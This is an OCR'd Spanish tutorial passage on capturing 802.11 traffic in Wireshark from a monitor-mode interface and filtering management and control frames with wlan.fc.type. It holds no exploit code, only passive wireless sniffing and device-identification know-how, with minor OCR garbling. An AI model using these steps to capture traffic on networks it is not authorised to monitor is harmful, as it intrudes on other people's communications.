
2. Inicie Wireshark tecleando Wireshark en la consola. Una vez que Wireshark está ejecutando, haga clic sobre **Capture Interfaces** submenú:



3. Seleccione la captura de paquetes desde la interfaz de mon0 haciendo clic en el botón **Start** a la derecha de la interfaz mon0, como se muestra en la captura de pantalla anterior. Wireshark comenzará la captura y ahora debería ver los paquetes dentro de la ventana de Wireshark:



4. Estos son los paquetes inalámbricos que su tarjeta wi-fi Alfa esnifa del aire. Para ver cualquier paquete, selecciónelo en la ventana superior y todo el paquete se mostrará en la ventana del medio:



5. Haga clic en el triángulo delante de **IEEE 802.11 wireless LAN management frame** para ampliar y ver información adicional.

6. Busque en los diferentes campos de cabecera en el paquete y las correlaciona con los diferentes tipos de tramas y subtipos WLAN que ha aprendido antes.


17.2.4. Dispositivos difentes

Los trazados de Wireshark pueden ser un poco intimidantes a veces y simplemente para una razonablemente poblada red inalámbrica podría terminar esnifando unos cuantos millones de paquetes. Por lo tanto, es importante ser capaz de profundizar solo en los paquetes que nos interesan. Esto se puede lograr usando filtros en Wireshark. Explore cómo se pueden utilizar estos filtros para identificar dispositivos inalámbricos únicos por sus rastros tanto para los puntos de acceso como para los clientes conectados.


Si usted no puede hacer esto, no se preocupe, ya que es lo próximo que va a aprender.

Viendo gestión, control y frames de Ahora vamos a aprender cómo aplicar filtros en Wireshark para ver la gestión, control y frames de datos.


1. Para ver todos los marcos de gestión de los paquetes que se capturaron, escriba el filtro wlan. **fc.type == 0** en la ventana de filtro y haga clic en **Aplicar**. Puede detener la captura de paquetes, si desea evitar que los paquetes se desplacen hacia abajo demasiado rápido:




2. Para ver frames de control, modifique la expresión del filtro para leer **wlan.fc.type == 1**:



